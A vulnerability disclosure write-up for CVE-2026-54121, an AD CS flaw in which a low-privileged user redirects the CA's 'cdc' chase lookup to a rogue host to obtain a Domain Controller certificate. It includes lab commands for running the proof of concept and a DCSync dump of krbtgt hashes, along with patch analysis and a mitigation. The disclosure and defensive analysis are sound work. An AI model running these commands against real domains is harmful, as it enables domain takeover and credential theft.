CVE-2026-54121.md

Certighost (CVE-2026-54121)

Authors: @h0j3n, @aniqfakhrul
Date: July 24, 2026

Certighost is an Active Directory Certificate Services (AD CS) vulnerability that allowed a low-privileged domain user to impersonate a Domain Controller and achieve domain compromise in the tested AD CS configuration. The issue was addressed in the July 2026 security updates.

The vulnerable path is an AD CS enrollment fallback known as a *chase* during directory-object resolution. By supplying request attributes such as `cdc`, an attacker could cause the Certification Authority (CA) to ask an attacker-controlled host for identity data belonging to a Domain Controller. The CA then used that data while issuing a certificate.

This post explains how the chase path works, why it could be abused, and what changed in the update.

Introduction to Active Directory Certificate Services

If you already work with AD CS, feel free to skip ahead. For the rest of the post, it is enough to think of a certificate as a signed proof of identity. Like a Kerberos ticket, it can be presented during authentication to show who a user or computer is supposed to be.

AD CS is Microsoft's public key infrastructure implementation. It integrates with Active Directory and issues X.509 certificates for purposes such as encryption, signing, secure communications, and authentication.

A certificate binds a subject to a public key. The private key stays with the requester, while the certificate contains the public key and identity information signed by a Certification Authority. A service that trusts the CA can use that signature to trust the identity in the certificate.

Certificate templates control the enrollment process. A template decides who may request a certificate, what it can be used for, what identity information must be present, and whether the CA may accept information supplied in the request.

The relevant piece here is certificate-based client authentication. A client requests a certificate from an Enterprise CA and later presents it to the Key Distribution Center (KDC) to obtain Kerberos credentials.

PKINIT and certificate mapping

To make this concrete, consider a small lab domain named `ABC.LOCAL` with AD CS installed. A low-privileged account can request a certificate from a template it is permitted to enroll in, then use that certificate to authenticate to the KDC.

```
└─$ certipy-ad req -u normaluser@abc.local -p 'Passw0rd123!!' -dc-ip 192.168.8.128 -target WCA01.abc.local \
        -ca abc-WCA01-CA -template User
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 721
[*] Successfully requested certificate
[*] Got certificate with UPN 'normaluser@abc.local'
[*] Certificate object SID is 'S-1-5-21-4077585377-2659985027-3163688340-1116'
[*] Saving certificate and private key to 'normaluser.pfx'
[*] Wrote certificate and private key to 'normaluser.pfx'
```

Requesting and authenticating with a certificate using Certipy

During certificate authentication, the KDC maps the identity in the certificate to an Active Directory account and issues a Kerberos TGT when the mapping succeeds.


Background: the chase fallback

Before getting to the bug, we need to look at one enrollment behavior. In some cross-domain-controller enrollment scenarios, the CA may perform a second directory lookup, referred to here as a *chase*.

Two request attributes influence that lookup:

- `cdc` (Client DC), which identifies the host the CA should contact
- `rmd` (Remote Domain), which identifies the principal the CA should look up

When both attributes are present, the CA contacts the host named by `cdc` over SMB and LDAP, then searches for the principal named by `rmd`. The request-processing path reads these values and passes them into the remote directory lookup.



Wireshark capture showing the CA following the requester-controlled `cdc` target to the attacker host over SMB/LSA and LDAP.

The vulnerability: Certighost


The CA accepted the requester-supplied chase target without first proving that it was the Domain Controller it claimed to be. That made it possible for an attacker to run LDAP and LSA services on a host they controlled, direct the CA to that host, and return directory data for a chosen target principal.

In the vulnerable flow, the attacker supplies `cdc` and `rmd` in a certificate request. The CA opens SMB and LDAP connections to the address in `cdc`, performs the chase lookup for the principal in `rmd`, and uses the returned identity data while building the certificate.

The issue is not just the outbound connection. The CA used the response from that host as directory data for the request. In the tested chain, the attacker could return a Domain Controller's `objectSid` and `dNSHostName`. Those values influenced the certificate identity material issued by the CA, including the strong-mapping SID and DNS identity fields used during authentication.

A machine account created through the default `ms-DS-MachineAccountQuota` setting is a valid domain principal. This allowed the attacker-controlled chase endpoint to satisfy the

authentication checks needed for the CA to continue, even though it was not the Domain Controller being impersonated.



Vulnerable chase flow: the CA follows requester-controlled `cdc`, accepts attacker-supplied directory data, and issues certificate identity material for the target DC.

The diagram follows the three parties involved in the vulnerable chase: the attacker prepares a valid machine account and rogue services, the CA follows the requester-controlled `cdc` target and trusts the returned identity data, and the Domain Controller is then impersonated through certificate-based authentication and replication access.

Proof of concept walkthrough

Lab environment

Our test environment contained:

- An AD forest at Windows Server 2016 or later functional level
- Domain Controller: `WDC01.abc.local` (`192.168.8.128`)
- Enterprise CA: `abc-WCA01-CA` on `WCA01.abc.local` (`192.168.8.129`)
- The default `ms-DS-MachineAccountQuota` value of `10`

- The default `Machine` certificate template with its default access control list
- An attacker host at `192.168.8.134`
- One low-privileged Domain Users account: `normaluser`

Step 1: Install dependencies


The proof of concept is a self-contained Python script. It requires impacket, cryptography, pyasn1, asn1crypto, and dnspython.

```
sudo pip install --break-system-packages git+https://github.com/fortra/impacket.git
cryptography pyasn1 asn1crypto pycryptodome dnspython
```

Step 2: Run the proof of concept and observe the result

```
sudo python3 certighost.py \
  -d abc.local \
  -u normaluser -p '[PASSWORD]' \
  --dc-ip 192.168.8.128
```

The script discovers the CA and a target Domain Controller, creates a machine account, starts the local LDAP and LSA services, submits the crafted enrollment request, and produces the terminal output shown below.



Terminal output of a successful Certighost run

At this point, the attacker has a CA-signed certificate that authenticates as the target Domain Controller in the tested configuration and a Kerberos credential cache for that account.

Step 3: DCSync

A Domain Controller account has directory replication rights. With the resulting Kerberos credential, the attacker can request account secrets, including the `krbtgt` secret.

```
└─$ export KRB5CCNAME=$(pwd)/wdc01.ccache
impacket-secretsdump -k -no-pass -dc-ip 192.168.8.128 \
  -just-dc-user 'krbtgt' \
  'abc.local/WDC01$@WDC01.abc.local'

Impacket v0.14.0.dev0+20260619.174856.9a5621d4 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d1c3916f1cca72b5ae8b51568b118659:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:e0d6c58e7433b89d049f1bdf92e4fd610adc96dab975f91136529c4d530747d2
krbtgt:aes128-cts-hmac-sha1-96:6343725b1530eda4bb39ba2a2f4f192a
krbtgt:des-cbc-md5:bfc13dc48ab310ef
[*] Cleaning up...
```

Successful DCSync output showing the `krbtgt` account

What the proof of concept does

The script follows the full chain in one process:

1. It connects to LDAP with the supplied low-privileged account and discovers the CA, Domain Controller, domain SID, and domain GUID.
2. It creates a machine account through `ms-DS-MachineAccountQuota` and registers the required service principal names.
3. It starts local LSA and LDAP services. The services relay the CA's authentication challenge to the real Domain Controller so the chase endpoint is accepted as a valid domain principal.
4. It submits a certificate request containing the `cdc` and `rmd` attributes.
5. It receives a certificate carrying identity material for the target Domain Controller, including SID and DNS-name data used by the authentication flow.
6. It uses the certificate to authenticate as the target Domain Controller and writes the resulting credential cache.

Post-update behavior

The July 2026 update changes the CA-side request path. Before continuing a chase, the CA validates the supplied `cdc` target against Active Directory.


The update adds a validation step to the principal-loading path. When the validation gate is active, the CA checks that the hostname supplied in `cdc` resolves to a legitimate Domain Controller computer object in the real directory before it continues the chase. A validation failure takes the request down an error path rather than the chase continuation.

Component	Before the update	After the update
Chase target	The CA followed the requester-supplied target	The CA validates the supplied `cdc` hostname against the real directory

Component	Before the update	After the update
Principal lookup	The remote response was treated as authoritative	The target must resolve to a legitimate Domain Controller computer object
Certificate identity data	Returned SID and hostname could be attacker-controlled	Resolution proceeds only after target validation and a follow-on SID comparison
Certificate request result	A forged chase response could lead to issuance	A failed validation or SID comparison takes an error path

The fix addresses the trust boundary that made Certighost possible: a chase endpoint is no longer accepted merely because it responds as a domain principal. The July binary contains a gate around the new validation, so the protection applies when that gate and its validation path are active.

The diagram below summarizes the July update path. It shows which checks must pass before the CA continues the chase, and which checks stop the request before that point.



July update flow: the CA validates the chase target against AD before allowing the referral chase to continue.

Read the diagram from top to bottom: the request enters the validation path, each check answers one yes/no question, and the request must pass every check before the chase continues. A failed check stops the request before that point. The specific conditions behind each check - length and character checks, the Domain Controller computer-object requirement, and the resolved-SID comparison - are described in the paragraph below.

The validation function rejects overlong and IP-literal targets, blocks the filtered-character set before constructing the LDAP query, and requires a unique computer object whose `userAccountControl` includes `SERVER_TRUST_ACCOUNT` (`8192`). If the first directory search has no match, the code retries with an extracted base DN. The loader only reaches the referral continuation after a successful validation return; it also contains a later resolved-SID comparison. These control-flow observations were checked against the hash-matched July DLL.

Detailed patched flow:

```
1. User submits cert enrollment request with cdc="attacker.example.com"
2. _LoadPrincipalObject() calls _GetDSObject() -> fails (referral needed)
3. polGetRequestAttribute("cdc", &bstrString) -> reads attacker's hostname
4. NEW: Feature_3185813818 check (servicing flag)
   - DISABLED -> old behavior (backward compat)
   - ENABLED -> _ValidateChaseTargetIsDC(bstrString)
      - Reject if empty
      - Reject if > 260 chars
      - Reject if IPv4 address (RtlIpv4StringToAddressW)
      - Reject if IPv6 address (RtlIpv6StringToAddressW)
      - Reject if contains LDAP injection chars: ( ) * [ \ ]
      - LDAP search: (&(objectCategory=computer)(dNSHostName=<target>)
                      (userAccountControl:1.2.840.113556.1.4.803:=8192))
         - 8192 = SERVER_TRUST_ACCOUNT = must be a real DC
         - If 0 results -> try with extracted base DN (_ExtractBaseDNForDCSearch)
         - If still 0 -> REJECT
5. Only if validation passes -> _GetDSObject(a2, 1, bstrString) -> connect to
verified DC
6. NEW: _GetObjectSID() -> verify resolved object's SID matches requester's SID
   - If SID mismatch -> REJECT (prevents object substitution)
```

Code analysis

The proof-of-concept shows the impact, but the code path explains the root cause. The relevant logic sits in `certpdef.dll`, the AD CS Certificate Policy Enterprise module loaded by `certsrv.exe`. The vulnerable behavior is in the request-principal loading path, where request-supplied attributes are used while resolving the requester identity.

We compare the June and July builds because June is the vulnerable baseline and July is the Microsoft patched build. That makes the July-only functions useful markers for the fix.

The functions that matter for the request path are:

Build	Function	Why it matters
June / vulnerable	`CRequestInstance::_LoadPrincipalObject`	Vulnerable integration point; reads the requester-controlled chase target.
June / vulnerable	`CRequestInstance::_GetDSObject`	Directory lookup/chase sink reached with the untrusted `cdc` host.
June / vulnerable	`CRequestInstance::_GetObjectSID`	Original SID retrieval path before the July identity-verification changes.
July / patched	`CRequestInstance::_ExtractBaseDNForDCSearch`	Helper used by the DC verification LDAP search.
July / patched	`CRequestInstance::_ValidateChaseTargetIsDC`	Validates that `cdc` resolves to a real Domain Controller.
July / patched	`CRequestInstance::_LoadPrincipalObject`	Patched integration point; calls validation before the chase.
July / patched	`CRequestInstance::_GetDSObject`	Same logical sink, now reached only after validation when the protected path is active.
July / patched	`CRequestInstance::_GetObjectSID`	Updated identity/SID verification path after object resolution.
July / patched	`Feature_3185813818`	Servicing feature gate around the updated behavior.

The July-only pieces to look for are `CRequestInstance::_ValidateChaseTargetIsDC`, `CRequestInstance::_ExtractBaseDNForDCSearch`, and the `Feature_3185813818` gate.

June vulnerable build flow

In the June vulnerable build, `CRequestInstance::_LoadPrincipalObject` reads the `cdc` request attribute and passes it directly into `_GetDSObject` with chase enabled.

```
// decompiled shape from CRequestInstance::_LoadPrincipalObject
polGetRequestAttribute(policy, L"cdc", &bstrString);

CRequestInstance::_GetDSObject(this, policy, 1, bstrString);
//                                           ^ chase enabled
//                                              ^ requester-controlled host
```

The request-to-directory path is:

```
certificate request attribute -> cdc BSTR -> _GetDSObject(..., chase = 1, cdc)
```

In other words, requester-controlled routing data reached a directory-authority decision before the CA had checked that the target was a Domain Controller.

July patched build flow

The July patched build wraps the same chase with a feature-gated validation call and then performs an additional SID verification path.

```
// decompiled shape from CRequestInstance::_LoadPrincipalObject
polGetRequestAttribute(policy, L"cdc", &bstrString);

if (Feature_3185813818::IsEnabled()) {
    CRequestInstance::_ValidateChaseTargetIsDC(this, bstrString);

    CRequestInstance::_GetDSObject(this, policy, 1, bstrString);

    CRequestInstance::_GetObjectSID(this, &resolved_sid, mode);
}
```

There is still an legacy behavior branch visible in the patched control flow:

```
CRequestInstance::_GetDSObject(this, policy, 1, bstrString);
```

That branch is reached when the servicing feature gate is not enabled. For lab validation, the feature state matters because the protected path is conditional.

Code analysis: `_ValidateChaseTargetIsDC`

`CRequestInstance::_ValidateChaseTargetIsDC` is the main new guard. It takes the requester-supplied `cdc` value and checks that it is a Domain Controller hostname before `_GetDSObject` follows the chase.

The validation has two layers.

First, it rejects values that are not safe DC hostnames:

```
// 1. Strip leading backslashes, then reject empty input
while (*target == L'\\')
    target++;
if (*target == L'\0')
    reject;

// 2. Reject oversized hostnames
if (wcslen(target) > 0x104)
    reject;

// 3. Reject IPv4 and IPv6 literals
if (RtlIpv4StringToAddressW(target, TRUE, &end, &ipv4) == STATUS_SUCCESS && *end ==
0)
    reject;

if (RtlIpv6StringToAddressW(target, &end, &ipv6) == STATUS_SUCCESS && *end == 0)
    reject;

// 4. Reject LDAP filter metacharacters
for (p = target; *p; p++) {
    if ((*p - 0x28) <= 2 || (*p - 0x5b) <= 2)
        reject;
}
```

The IP checks block raw-address chase targets such as `192.0.2.10` or `::1`. The metacharacter check keeps the hostname inside the LDAP filter slot.

After the string checks, the function asks Active Directory whether the target is a DC:

```
(&(objectCategory=computer)(dNSHostName=%s)
(userAccountControl:1.2.840.113556.1.4.803:=8192))
```

8192 is `SERVER_TRUST_ACCOUNT`, the `userAccountControl` bit used by Domain Controller computer accounts. The updated code searches for exactly one computer object with that bit set and a `dNSHostName` matching the supplied `cdc` value.

The search path is roughly:

```
ldap_search_ext_sW(ldap, NULL, LDAP_SCOPE_SUBTREE,
                   filter, NULL, TRUE, NULL, NULL,
                   &timeout, 1, &result);

count = ldap_count_entries(ldap, result);

if (count == 0) {
    base_dn = CRequestInstance::_ExtractBaseDNForDCSearch(this);
    ldap_search_ext_sW(ldap, base_dn, LDAP_SCOPE_SUBTREE,
                       filter, NULL, TRUE, NULL, NULL,
```

```
                        &timeout, 1, &result);
    count = ldap_count_entries(ldap, result);
}

if (count != 1)
    reject;
```

The missing check was simple but critical: the chase target must be an AD-registered Domain Controller, not just a host string from the certificate request.

Why the update fixes the bug

Before the update, the vulnerable chain was:

```
attacker request -> cdc="attacker host" -> CA LDAP chase -> attacker response ->
issued identity
```

After the update, the intended chain is:

```
attacker request -> cdc="some host"
        |
        v
validate hostname shape
        |
        v
query AD for dNSHostName=<host> AND SERVER_TRUST_ACCOUNT
        |
        v
require exactly one real DC object
        |
        v
only then call _GetDSObject(..., chase = 1, cdc)
        |
        v
verify resolved SID / identity
```

The update changes two things:

1. **Target authenticity:** the chase target must be an AD-registered Domain Controller, not an arbitrary requester-controlled host.
2. **Object authenticity:** the object resolved through the chase must match the expected identity, preventing substitution even if the lookup path is unusual.

Functions of interest

For security researchers tracing the request path, start with these functions:

```
June vulnerable build
  CRequestInstance::_LoadPrincipalObject
  CRequestInstance::_GetDSObject
```

```
  CRequestInstance::_GetObjectSID

July patched build
  Feature_3185813818
  CRequestInstance::_ExtractBaseDNForDCSearch
  CRequestInstance::_ValidateChaseTargetIsDC
  CRequestInstance::_LoadPrincipalObject
  CRequestInstance::_GetDSObject
  CRequestInstance::_GetObjectSID
```

Good code references for the writeup are:

1. June `_LoadPrincipalObject` showing `cdc` flowing into `_GetDSObject`.
2. July `_LoadPrincipalObject` showing the call to `_ValidateChaseTargetIsDC` before `_GetDSObject`.
3. July `_ValidateChaseTargetIsDC` showing the IP rejection and LDAP filter construction.
4. July `_ValidateChaseTargetIsDC` showing the `userAccountControl:1.2.840.113556.1.4.803:=8192` DC query.
5. July `_GetObjectSID` or its caller site showing the added SID verification path.

Hot fix without the update: disable the chase fallback

If the July update cannot be installed immediately, the vulnerable code path can be switched off completely with a policy flag, because the `cdc` chase is an optional fallback feature, not code that runs on every request:

```
certutil -setreg policy\EditFlags -EDITF_ENABLECHASECLIENTDC
Restart-Service CertSvc -Force
```

This is a mitigation, not a patch. If `EDITF_ENABLECHASECLIENTDC` is re-enabled on an unpatched CA by an administrator, image, or group policy, the vulnerability is exploitable again.

Note: *This hot fix was validated only in a controlled lab environment, not on a production CA. Before applying it in production, test it on a staging CA that mirrors your environment and confirm that no legitimate enrollment relies on the chase fallback those requests will fail once the flag is cleared. The July update remains the recommended remediation.*

Timeline

- **May 14, 2026:** Vulnerability reported to the Microsoft Security Response Center
- **May 14, 2026:** Case assigned
- **May 22, 2026:** Case investigated and confirmed
- **July 14, 2026:** Patch released by Microsoft as CVE-2026-54121
- **July 24, 2026:** Public disclosure

References

- certighost.py PoC script
- Certipy AD CS toolkit
- Microsoft Security Update Guide: CVE-2026-54121
- MS-WCCE: Windows Client Certificate Enrollment Protocol

Acknowledgments

The authors would like to thank the Microsoft Security Response Center for the acknowledgement.